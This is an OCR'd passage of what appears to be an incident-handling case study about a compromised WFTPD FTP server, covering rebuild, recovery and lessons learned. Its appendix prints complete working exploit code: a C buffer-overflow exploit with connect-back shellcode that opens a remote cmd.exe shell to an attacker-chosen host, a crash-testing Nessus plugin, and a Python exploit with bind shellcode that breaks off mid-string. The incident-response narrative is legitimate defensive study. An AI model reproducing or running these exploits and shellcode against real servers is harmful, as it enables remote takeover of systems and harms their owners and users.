
Since the computer had been shut down, Sam and John proceeded to looked through the registry again and verified that the winlogin.exe_ program was at startup by looking at the registry by running the command regedit. They also verified that there was an application called winlogin.exe_ listening on port 80 by running the FPort program. Sam wondering why port 80 was chosen by the attacker looked at the router access control list. He noticed port 80 was open to the internet on the server, giving the attacker full access to the winlogin application that the attacker placed on the server. Sam immediately closed port 80 going to the FTP server. He did this by removing the following line on the router:

Access-list 150 permit tcp any host 76.34.5.200 eq www

At 11:40 P.M. Sam and John started building a server. In the morning, a management meeting would be called. Due to the compromise of the server the incident handling team would request this re-build server be placed online. The server would be updated with the latest software and fully patched. To improve defense, the IP address and DNS name would be changed on this server. They restored FTP data from a date prior to the release of the exploit. This time period was chosen due to the logging of the computer not being turned high enough to know exactly the extent of the damage the attacker created on the computer once the attacker had full administrative rights.

At 5:00 A.M. Sam and John had finished building the server and then performed a vulnerability analysis by running a Nessus scan.





After running the security scan, Sam was able to report there were no other open security holes on the system. John documented this on the incident handling report.

Recovery

At 7:00 A.M. Sam and John along with the rest of the incident handling team met with marketing (the affected business unit). The incident handling team requested they validate the system by having them retest the computer to verify that the computer is back into operations. The business unit was responsible for ensuring all files, services and normal functions were enabled on the computer.

At 8:30 the marketing department gave the incident handling team a signed document stating the system was operational. John documented this on the incident handling report

At 9:00 A.M. The incident handling team called a meeting with management and marketing to make the final decision on placing the computer into production. After reviewing all the documentation and signed documents from the incident handling team, management and marketing gave the final approval via a signed memo. The memo documented the outcome of the meeting and the advice of the incident handling team along with the statement to put the server back online. The memo was added to the incident handling report.

At 11:00 A.M. The incident handling team placed the computer back into operations.
A member of the incident handling team would very carefully monitor the log files hourly on this machine for the next few days. John documented this on the incident handling report

At 8:00 P.M. John noticed that one IP address was attempting to connect to the FTP server using a wrong username and password pair. He immediately called Sam and the rest of the incident handling team.

At 8:15 P.M. The incident handling team requested a meeting with management to recommend the blocking of this IP address to the network. Management agreed and the IP address was blocked from the internet by placing it in the access control list on the router. Since the order of the lines in the access control list are run in order Sam placed the following line on the very top.

access-list 150 deny tcp 208.206.234.10 any

John documented this on the incident handling report

Lessons Learned

The incident handling team met and chose Sam as the leader for this incident and requested Sam and John create a report detailing the steps taken. The report would be completed within a week. When the report was ready, the entire incident handling team would meet to review and sign off on the final report.

Sam and John looked over the notes they had taken over the time period the incident took place. They decided the cause of the incident was due to the following issues:

- A weak username/password combination on the server. Therefore the incident handling team's suggestion of stronger user name/password combinations was a good resolution.
- The server not being updated on a timely basis. John took full responsibility for this one and made it a point to schedule the weekly updates on his calendar and comply with the request. John also updated the company procedures to include adding copies of the weekly logs showing that the updates were done.

Sam remembered that during the procedure John express his un-happiness on having to rebuild the server. While writing the final report, Sam took time to explain to John the following, once the attacker had full access to the server by using the administrator privileges; the attacker had full access to the server allowing him to change system logs and any WFTPD logs masking his access and changes. Repairing the server would not fully eradicate the access since the team was not sure what the attacker had done to the server. John understood this explanation and they added this to the final incident handling report along with all the steps taken by the incident handling team to handle this incident.

Sam and John reviewed the final draft of the incident handling report. The report showed how the attack happened including time lines, screen shots, managers approvals, signed documents, how the incident handling team handled the incident; yet they felt the report was still missing the following:

- All logins should be sent to a remote log consolidator.
- Enable logging for WFTPD software.
- Recommend Host based IDS's and Network based IDS's.
- Security training for the team.

After adding the items to the report, Sam and John met with the rest of the incident handling team and presented their final report for approval. The incident handling team agreed to the suggestions especially to the training. They signed off on the report and everyone met for the final time for this incident with management and marketing. Everyone involved reviewed the report. An Executive Summary was created showing the companies saving by having an effective incident handling procedure.

The incident handling team applied the final fixes to the network when management approved the IDS's and all attended the training for the IT staff to handle the next security incident. John was especially proud of his security training, it helped him trouble shoot the next security incident which was the

hacker returning via the wireless access point.

Extras

Source code

```
/*
* WFTPD buffer overflow exploit, (c) axl 2004, rdxaxl@hotmail.com
* Discovered by the very same guy :p
*
* Tested WFTPD versions:
*
* - WFTPD Pro Server 3.21 Release 1 (trial) (latest version)
* - WFTPD Pro Server 3.20 Release 2 (trial)
* - WFTPD Server 3.21 Release 1 (trial) (latest version)
* - WFTPD Server 3.10 Release 1 (trial)
*
* Tested exploit with these remote operating systems:
*
* - Windows XP Pro, SP1
*
* Should be very easy to support other Windows OSes. You may only have
* to update ret_addr.
*/

#include <winsock2.h>
#pragma comment(lib, "ws2_32.lib")
#include <windows.h>
#include <stdio.h>

#define MAXLINE 0x1000

//#define OLDCODE // Try not to uncomment this...

#ifdef OLDCODE
static char* ret_addr = "\xAC\x9C\xEC\x77";
// kernel32.dll 5.1.2600.1106, (WinXP Pro SP1, EN) => pop reg / pop reg / ret
#else
/* See the comment in exploit() for the reasons I chose this address */
static char* ret_addr = "\x5B\xC0\xEB\x77";
// kernel32.dll 5.1.2600.1106, (WinXP Pro SP1, EN) => pop reg / pop reg / ret
#endif

const unsigned int shlc_offs_enckey = 0x00000025;
const unsigned int shlc_offs_encstart = 0x0000002B;
const unsigned int shlc_offs_encend = 0x000001B8;
unsigned char shlc_code[] =
"\xEB\x16\x78\x56\x34\x12\x78\x56\x34\x12\x78\x56\x34\x12\x78\x56"
"\x34\x12\x5B\x53\x83\xEB\x1D\xC3\xE8\xF5\xFF\xFF\xFF\x33\xC9\xB1"
"\x64\x81\x74\x8B\x27\x55\x55\x55\x55\xE2\xF6\xFC\x8B\x43\x0A\x31"
"\x43\x02\x8B\x43\x0E\x31\x43\x06\x89\x4B\x0A\x89\x4B\x0E\x64\x8B"
```

```
"\x35\x30\x00\x00\x00\x8B\x76\x0C\x8B\x76\x1C\xAD\x8B\x68\x08\x8D"
"\x83\x67\x01\x00\x00\x55\xE8\xB7\x00\x00\x00\x68\x33\x32\x00\x00"
"\x68\x77\x73\x32\x5F\x54\xFF\xD0\x96\x8D\x83\x74\x01\x00\x00\x56"
"\xE8\x9D\x00\x00\x00\x81\xEC\x90\x01\x00\x00\x54\x68\x01\x01\x00"
"\x00\xFF\xD0\x8D\x83\x7F\x01\x00\x00\x56\xE8\x83\x00\x00\x00\x33"
"\xC9\x51\x51\x51\x6A\x06\x6A\x01\x6A\x02\xFF\xD0\x97\x8D\x83\x8A"
"\x01\x00\x00\x56\xE8\x69\x00\x00\x00\x33\xC9\x51\x51\x51\x51\x6A"
"\x10\x8D\x4B\x02\x51\x57\xFF\xD0\xB9\x54\x00\x00\x00\x2B\xE1\x88"
"\x6C\x0C\xFF\xE2\xFA\xC6\x44\x24\x10\x44\x41\x88\x4C\x24\x3C\x88"
"\x4C\x24\x3D\x89\x7C\x24\x48\x89\x7C\x24\x4C\x89\x7C\x24\x50\x49"
"\x8D\x44\x24\x10\x54\x50\x51\x51\x51\x6A\x01\x51\x51\x8D\x83\xA4"
"\x01\x00\x00\x50\x51\x8D\x83\x95\x01\x00\x00\x55\xE8\x11\x00\x00"
"\x00\x59\xFF\xD0\x8D\x83\xAC\x01\x00\x00\x55\xE8\x02\x00\x00\x00"
"\xFF\xD0\x60\x8B\x7C\x24\x24\x8D\x6F\x78\x03\x6F\x3C\x8B\x6D\x00"
"\x03\xEF\x83\xC9\xFF\x41\x3B\x4D\x18\x72\x0B\x64\x89\x0D\x00\x00"
"\x00\x00\x8B\xE1\xFF\xE4\x8B\x5D\x20\x03\xDF\x8B\x1C\x8B\x03\xDF"
"\x8B\x74\x24\x1C\xAC\x38\x03\x75\xDC\x43\x84\xC0\x75\xF6\x8B\x5D"
"\x24\x03\xDF\x0F\xB7\x0C\x4B\x8B\x5D\x1C\x03\xDF\x8B\x0C\x8B\x03"
"\xCF\x89\x4C\x24\x1C\x61\xC3\x4C\x6F\x61\x64\x4C\x69\x62\x72\x61"
"\x72\x79\x41\x00\x57\x53\x41\x53\x74\x61\x72\x74\x75\x70\x00\x57"
"\x53\x41\x53\x6F\x63\x6B\x65\x74\x41\x00\x57\x53\x41\x43\x6F\x6E"
"\x6E\x65\x63\x74\x00\x43\x72\x65\x61\x74\x65\x50\x72\x6F\x63\x65"
"\x73\x73\x41\x00\x63\x6D\x64\x2E\x65\x78\x65\x00\x45\x78\x69\x74"
"\x50\x72\x6F\x63\x65\x73\x73\x00";

static char inbuf[MAXLINE];
static unsigned inoffs = 0;

const WFTPD_PRO_321_TRIAL = 0; // WFTPD Pro Server 3.21 Release 1 (trial)
const WFTPD_PRO_320_TRIAL = 1; // WFTPD Pro Server 3.20 Release 2 (trial)
const WFTPD_321_TRIAL = 2; // WFTPD Server 3.21 Release 1 (trial)
const WFTPD_310_TRIAL = 3; // WFTPD Server 3.10 Release 1 (trial)
int ftpver = WFTPD_PRO_321_TRIAL;

int isrd(SOCKET s)
{
fd_set r;
FD_ZERO(&r);
FD_SET(s, &r);
timeval t = {0, 0};
int ret = select(1, &r, NULL, NULL, &t);
if (ret < 0)
return 0;
else
return ret != 0;
}

int get_line(SOCKET s, char* string, unsigned len)
{
char* nl;
while ((nl = (char*)memchr(inbuf, '\n', inoffs)) == NULL)
{
if (inoffs >= sizeof(inbuf))
{
```

```
printf("[-] Too long line\n");
return 0;
}
int len = recv(s, &inbuf[inoffs], sizeof(inbuf) - inoffs, 0);
if (len <= 0)
{
printf("[-] Error receiving data\n");
return 0;
}

inoffs += len;
}

unsigned nlidx = (unsigned)(ULONG_PTR)(nl - inbuf);
if (nlidx >= len)
{
printf("[-] Too small caller buffer\n");
return 0;
}
memcpy(string, inbuf, nlidx);
string[nlidx] = 0;
if (nlidx > 0 && string[nlidx-1] == '\r')
string[nlidx-1] = 0;

if (nlidx + 1 >= inoffs)
inoffs = 0;
else
{
memcpy(inbuf, &inbuf[nlidx+1], inoffs - (nlidx + 1));
inoffs -= nlidx + 1;
}

return 1;
}

int ignorerd(SOCKET s)
{
inoffs = 0;

while (1)
{
if (!isrd(s))
return 1;
if (recv(s, inbuf, sizeof(inbuf), 0) < 0)
return 0;
}
}

int get_reply_code(SOCKET s)
{
char line[MAXLINE];

if (!get_line(s, line, sizeof(line)))
{
```

```
printf("[-] Could not get status code\n");
return -1;
}

char c = line[3];
line[3] = 0;
int code;
if (!(c == ' ' || c == '-') || strlen(line) != 3 || !(code = atoi(line)))
{
printf("[-] Weird reply\n");
return -1;
}

char endline[4];
memcpy(endline, line, 3);
endline[3] = ' ';
if (c == '-')
{
while (1)
{
if (!get_line(s, line, sizeof(line)))
{
printf("[-] Could not get next line\n");
return -1;
}
if (!memcmp(line, endline, sizeof(endline)))
break;
}
}

return code;
}

int sendb(SOCKET s, const char* buf, int len, int flags)
{
while (len)
{
int l = send(s, buf, len, flags);
if (l <= 0)
break;
len -= l;
buf += l;
}

return len == 0;
}

int sends(SOCKET s, const char* buf, int flags)
{
return sendb(s, buf, (int)strlen(buf), flags);
}

int is_valid_char(char c)
{
```

```
return c != 0 && c != '\n' && c != ' ';
}

int add_bytes(void* dst, int& dstoffs, int dstlen, const void* src, int srclen)
{
if (dstoffs + srclen > dstlen || dstoffs + srclen < dstoffs)
{
printf("[-] Buffer overflow ;)\n");
return 0;
}

memcpy((char*)dst+dstoffs, src, srclen);
dstoffs += srclen;
return 1;
}

int check_invd_bytes(const char* name, const void* buf, int buflen)
{
const char* b = (const char*)buf;

for (int i = 0; i < buflen; i++)
{
if (!is_valid_char(b[i]))
{
printf("[-] %s[%u] (%02X) cannot contain bytes 00h, 0Ah, or 20h\n", name, i, b[i]);
return 0;
}
}

return 1;
}

int enc_byte(char& c, char& k)
{
for (int i = 0; i < 0x100; i++)
{
if (!is_valid_char(c ^ i) || !is_valid_char(i))
continue;

c ^= i;
k = i;
return 1;
}

printf("[-] Could not find encryption key for byte %02X\n", c);
return 0;
}

int get_enc_key(char* buf, int size, int offs, int step)
{
for (int i = 0; i < 0x100; i++)
{
if (!is_valid_char(i))
continue;
```

```
for (int j = offs; j < size; j += step)
{
if (!is_valid_char(buf[j] ^ i))
break;
}
if (j < size)
continue;

return i;
}

printf("[-] Could not find an encryption key\n");
return -1;
}

int exploit(SOCKET s, unsigned long sip, unsigned short sport)
{
printf("[+] Trying buffer overflow + using SEH handler\n");

int ret = 0;

char* shellcode = NULL;
__try
{
shellcode = new char[sizeof(shlc_code)-1];
memcpy(shellcode, shlc_code, sizeof(shlc_code)-1);

shellcode[2] = (char)AF_INET;
shellcode[3] = (char)(AF_INET >> 8);
shellcode[4] = (char)(sport >> 8);
shellcode[5] = (char)sport;
shellcode[6] = (char)(sip >> 24);
shellcode[7] = (char)(sip >> 16);
shellcode[8] = (char)(sip >> 8);
shellcode[9] = (char)sip;
for (int i = 0; i < 8; i++)
{
if (!enc_byte(shellcode[2+i], shellcode[2+8+i]))
__leave;
}

for (int i = 0; i < 4; i++)
{
int k = get_enc_key(&shellcode[shlc_offs_encstart], shlc_offs_encend-shlc_offs_encstart, i, 4);
if (k < 0)
__leave;
shellcode[shlc_offs_enckey+i] = k;
}
printf("[+] Shellcode encryption key = %02X%02X%02X%02X\n",
shellcode[shlc_offs_enckey+3],
shellcode[shlc_offs_enckey+2], shellcode[shlc_offs_enckey+1], shellcode[shlc_offs_enckey]);
for (int i = 0; i < shlc_offs_encend-shlc_offs_encstart; i++)
shellcode[shlc_offs_encstart+i] ^= shellcode[shlc_offs_enckey + i % 4];
```

```
if (!ignorerd(s))
__leave;

char sndbuf[0x1000];
int sndbufidx = 0;
char* badval = "\x01\xFF\x02\xFE";
const char* ftp_cmd = "LIST -";
if (!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), ftp_cmd, (int)strlen(ftp_cmd))) // req
__leave;
switch (ftpver)
{
#ifdef OLDCODE
case WFTPD_310_TRIAL: // doesn't save EBP on the stack
case WFTPD_321_TRIAL: // doesn't save EBP on the stack
case WFTPD_PRO_320_TRIAL:
if (!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), "-WFTPD_EXPLOIT_BY_AXL_(C)_2004-", 31)
|| // 31-byte string
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), "\x90\x90\xEB\x28", 4) || // old fs:[0]
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), ret_addr, 4) || // exception handler
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // trylevel
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // old EBP
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // ret addr
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg1
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg2
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg3
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg4
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg5
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4)) // arg6
__leave;
break;

case WFTPD_PRO_321_TRIAL:
default:
if (!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), "-WFTPD_EXPLOIT_BY_AXL_(C)_2004-", 31)
|| // 31-byte string
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // cookie
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), "\x90\x90\xEB\x28", 4) || // old fs:[0]
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), ret_addr, 4) || // exception handler
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // trylevel
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // old EBP
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // ret addr
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg1
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg2
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg3
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg4
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg5
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4)) // arg6
__leave;
break;
#else
case WFTPD_310_TRIAL: // doesn't save EBP on the stack
case WFTPD_321_TRIAL: // doesn't save EBP on the stack
case WFTPD_PRO_320_TRIAL:
```

```
case WFTPD_PRO_321_TRIAL: // pushes a cookie after old fs:[0]
default:
/*
* WFTPD Pro Server 3.21 saves a cookie so that the stack layout isn't the same as the
* other versions. However, with the right exception address, we can make it work.
* 77EBC05B = kernel32.dll => POP REG / POP REG / RET. This is the exception handler
* the older versions will execute. WFTPD Pro Server 3.21 will instead execute the
* instructions with the bytes in that same address. In this case, it'll execute these
* instructions:
* 5B POP EBX
* C0EB 77 SHR BL,77
* 5B POP EBX
* C0EB 77 SHR BL,77
* EB 1E JMP SHORT ourcode
*/
if (!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), "-WFTPD_EXPLOIT_BY_AXL_(C)_2004-", 31)
|| // 31-byte string
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), "\x90\x90\xEB\x28", 4) || // old fs:[0] OR cookie
(p321)
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), ret_addr, 4) || // exception handler OR old fs:[0]
(p321)
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), ret_addr, 4) || // trylevel OR exception handler
(p321)
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), "\xEB\x1E\xFE\xFF", 4) || // (p321)
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) ||
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) ||
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) ||
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) ||
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) ||
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) ||
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4))
__leave;
break;
#endif
}
if (!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), shellcode, sizeof(shlc_code)-1) || // our code
!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), " \r\n", 3)) // req + end of line
__leave;

if (!check_invd_bytes("shellcode", shellcode, sizeof(shlc_code)-1) ||
!check_invd_bytes("ret_addr", ret_addr, sizeof(ret_addr)-1) ||
!check_invd_bytes("sndbuf", sndbuf+5, sndbufidx-3-5))
__leave;

in_addr a; a.s_addr = htonl(sip);
printf("[+] Sending shellcode which will connect to %s:%u...\n", inet_ntoa(a), sport);
if (!sendb(s, sndbuf, sndbufidx, 0))
{
printf("[-] Failed to send shellcode\n");
__leave;
}
printf("[+] Shellcode sent successfully\n");

ret = 1;
```

```
}
__finally
{
delete shellcode;
}

if (ret == 0)
printf("[-] Can't exploit the vulnerability\n");

return ret;
}

int login(SOCKET s, const char* username, const char* userpass)
{
printf("[+] Logging in...\n");
int code;
if (!ignorerd(s) || !sends(s, "USER ", 0) || !sends(s, username, 0) ||
!sends(s, "\r\n", 0) || (code = get_reply_code(s)) < 0)
{
printf("[-] Failed to log in #1\n");
return 0;
}

if (code == 331)
{
if (!sends(s, "PASS ", 0) || !sends(s, userpass, 0) ||
!sends(s, "\r\n", 0) || (code = get_reply_code(s)) < 0)
{
printf("[-] Failed to log in #2\n");
return 0;
}
}

if (code != 230)
{
printf("[-] Failed to log in. Code %3u\n", code);
return 0;
}

printf("[+] Logged in\n");
return 1;
}

void show_help(char* pname)
{
printf("%s <ip> <port> <sip> <sport> [-u username] [-p userpass] [-v <p321|p320|321|310>]\n",
pname);
exit(1);
}

int main(int argc, char** argv)
{
printf("WFTPD <= v3.21r1 buffer overflow exploit, (c) axl 2004, rdxaxl@hotmail.com\n");
```

```
WSADATA wsa;
if (WSAStartup(0x0202, &wsa))
return 1;

if (argc < 5)
show_help(argv[0]);

unsigned long ip = ntohl(inet_addr(argv[1]));
unsigned short port = (unsigned short)atoi(argv[2]);
unsigned long sip = ntohl(inet_addr(argv[3]));
unsigned short sport = (unsigned short)atoi(argv[4]);
const char* username = "anonymous";
const char* userpass = "axl";

for (int i = 5; i < argc; i++)
{
if (!strcmp(argv[i], "-u") && i + 1 < argc)
{
username = argv[++i];
}
else if (!strcmp(argv[i], "-p") && i + 1 < argc)
{
userpass = argv[++i];
}
else if (!strcmp(argv[i], "-v") && i + 1 < argc)
{
if (!stricmp(argv[i+1], "p321"))
ftpver = WFTPD_PRO_321_TRIAL;
else if (!stricmp(argv[i+1], "p320"))
ftpver = WFTPD_PRO_320_TRIAL;
else if (!stricmp(argv[i+1], "321"))
ftpver = WFTPD_321_TRIAL;
else if (!stricmp(argv[i+1], "310"))
ftpver = WFTPD_310_TRIAL;
else
show_help(argv[0]);
i++;
}
else
show_help(argv[0]);
}

if (!ip || !port || !sip || !sport)
show_help(argv[0]);

sockaddr_in saddr;
memset(&saddr, 0, sizeof(saddr));
saddr.sin_family = AF_INET;
saddr.sin_port = htons(port);
saddr.sin_addr.s_addr = htonl(ip);

SOCKET s = INVALID_SOCKET;
__try
{
```

```
in_addr a; a.s_addr = htonl(ip);
printf("[+] Connecting to %s:%u...\n", inet_ntoa(a), port);
s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
if (s < 0 || connect(s, (sockaddr*)&saddr, sizeof(saddr)) < 0)
{
printf("[-] Could not connect\n");
__leave;
}
printf("[+] Connected\n");

int code = get_reply_code(s);
if (code != 220)
{
printf("[-] Got reply %3u\n", code);
__leave;
}
if (!login(s, username, userpass))
__leave;

if (!exploit(s, sip, sport))
printf("[-] Lucky bastards...\n");
else
printf("[+] Santa's watching you!\n");
}
__finally
{
if (s != INVALID_SOCKET)
closesocket(s);
}

return 0;
}
```

Nessus Plugin Source Code

```
Update of /usr/local/cvs/nessus-plugins/scripts
In directory raccoon.nessus.org:/tmp/cvs-serv66951

Added Files:
        wftp_321_overflow.nasl
Log Message:
added

--- NEW FILE: wftp_321_overflow.nasl ---
#
# Copyright (C) 2004 Tenable Network Security
#
# Date: Sat, 28 Feb 2004 21:52:33 +0000
# From: axl rose <rdxaxl_at_hotmail.com>
# To: full-disclosure_at_lists.netsys.com, bugtraq_at_securityfocus.com
# Cc: info_at_texis.com
# Subject: [Full-Disclosure] Critical WFTPD buffer overflow vulnerability
```

```
if(description)
{
 script_id(12083);
 script_version ("$Revision: 1.1 $");

 name["english"] = "WFTP 3.21 multiple remote overflows";

 script_name(english:name["english"]);

 desc["english"] = "
The remote FTP server is  vulnerable to at least two remote stack-based
overflows and two Denial of Service attacks.  An attacker can use these
flaws to gain remote access to the WFTPD server.

Solution : if you are using wftp, then upgrade to a version greater
than 3.21 R1, if you are not, then contact your vendor for a fix.

Risk factor : High";



 script_description(english:desc["english"]);

 summary["english"] = "WFTPD 3.21 remote overflows";
 script_summary(english:summary["english"]);

 script_category(ACT_MIXED_ATTACK);


 script_copyright(english:"This script is Copyright (C) 2004 Tenable Network Security");
 family["english"] = "FTP";
 script_family(english:family["english"]);
 script_dependencie("find_service.nes","ftp_anonymous.nasl");
 script_require_ports("Services/ftp", 21);
 script_exclude_keys("ftp/false_ftp");
 exit(0);
}

# The script code starts here
#
include("ftp_func.inc");

port = get_kb_item("Services/ftp");
if(!port)port = 21;
if (! get_port_state(port)) exit(0);

banner = get_ftp_banner(port: port);
if ( "WFTPD" >!< banner ) exit(0);

if(safe_checks()) {
 if (egrep(string:banner, pattern:"^220.*WFTPD ([0-2]\.*|3\.[0-2]) service")) {
 desc = "
You are running WFTP. Some versions of this
server are vulnerable to several remote overflows
```

```
as well as remote Denial of Service attacks.

An attacker may use this flaw to prevent you
from publishing anything using FTP.

*** Nessus reports this vulnerability using only
*** information that was gathered. Use caution
*** when testing without safe checks enabled.

Solution : Make sure you are running WFTP version
greater than 3.21 R1

Risk factor : Serious";
 security_hole(port:port, data:desc);
 }
 exit(0);
} else {
 login = get_kb_item("ftp/login");
 pass  = get_kb_item("ftp/password");
 soc = open_sock_tcp(port);
 if(soc) {
    if(login) {
        if(ftp_log_in(socket:soc, user:login, pass:pass)) {
            send(socket:soc, data:string("LIST -",crap(500)," \r\n"));
            ftp_close(socket:soc);
            soc2 = open_sock_tcp(port);
            if (!soc2) security_hole(port);
            r = ftp_recv_line(socket:soc2);
            if (!r) security_hole(port);
        }
    }
 }
}
```

Python Version of the WFTPD Exploit Code

```
#!/usr/bin/python
#wftpd exploit, code by OYXin
#POC and lame python exploit, only test on WFTD pro 3.21.1.1 with win2000 cn
sp4
#vul found by axl rose <rdxaxl hotmail com>
#Thanks ax1 and all 0seen team members.

#Night gave me the eye of black
#with it I pursue after the light

import socket
import getopt
import sys
import string
import telnetlib
```

```
import time

fakeseh = '\x71\x15\xfa\x7f'
jmpover = '\xeb\x06\xeb\x06'

#ripped from jeno
#http://www.xfocus.net/articles/200308/604.html
bindsc = ""
bindsc +=
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\xd9\x01\x80\x34\x0B\x99\xE2\xFA"
bindsc += "\xEB\x05\xE8\xEB\xFF\xFF\xFF\x18\x75\x19\x99\x99\x99\x12\x6D\x71"
bindsc += "\xD5\x98\x99\x99\x10\x9F\x66\xAF\xF1\x17\xD7\x97\x75\x71\xFF\x98"
bindsc += "\x99\x99\x10\xDF\x91\x66\xAF\xF1\x34\x40\x9C\x57\x71\xCE\x98\x99"
bindsc +=
"\x99\x10\xDF\x95\xF1\xF5\xF5\x99\x99\xF1\xAA\xAB\xB7\xFD\xF1\xEE"
bindsc +=
"\xEA\xAB\xC6\xCD\x66\xCF\x91\x10\xDF\x9D\x66\xAF\xF1\xEB\x67\x2A"
bindsc +=
"\x8F\x71\xAB\x98\x99\x99\x10\xDF\x89\x66\xAF\xF1\xE7\x41\x7B\xEA"
bindsc += "\x71\xBA\x98\x99\x99\x10\xDF\x8D\x66\xEF\x9D\xF1\x52\x74\x65\xA2"
bindsc += "\x71\x8A\x98\x99\x99\x10\xDF\x81\x66\xEF\x9D\xF1\x40\x90\x6C\x34"
bindsc += "\x71\x9A\x98\x99\x99\x10\xDF\x85\x66\xEF\x9D\xF1\x3D\x83\xE9\x5E"
bindsc += "\x71\x6A\x99\x99\x99\x10\xDF\xB9\x66\xEF\x9D\xF1\x3D\x34\xB7\x70"
bindsc +=
"\x71\x7A\x99\x99\x99\x10\xDF\xBD\x66\xEF\x9D\xF1\x7C\xD0\x1F\xD0"
bindsc +=
"\x71\x4A\x99\x99\x99\x10\xDF\xB1\x66\xEF\x9D\xF1\x7E\xE0\x5F\xE0"
bindsc += "\x71\x5A\x99\x99\x99\x10\xDF\xB5\xAA\x66\x18\x75\x09\x98\x99\x99"
bindsc +=
"\xCD\xF1\x98\x98\x99\x99\x66\xCF\x81\xC9\xC9\xC9\xC9\xD9\xC9\xD9"
bindsc += "\xC9\x66\xCF\x85\x12\x41\xCE\xCE\xF1\x9B\x99\xd4\xc1\x12\x55\xF3"
bindsc +=
"\x8F\xC8\xCA\x66\xCF\xB9\xCE\xCA\x66\xCF\xBD\xCE\xC8\xCA\x66\xCF"
bindsc +=
"\xB1\x12\x49\xF1\xFC\xE1\xFC\x99\xF1\xFA\xF4\xFD\xB7\x10\xFF\xA9"
bindsc +=
"\x1A\x75\xCD\x14\xA5\xBD\xAA\x59\xAA\x50\x1A\x58\x8C\x32\x7B\x64"
bindsc +=
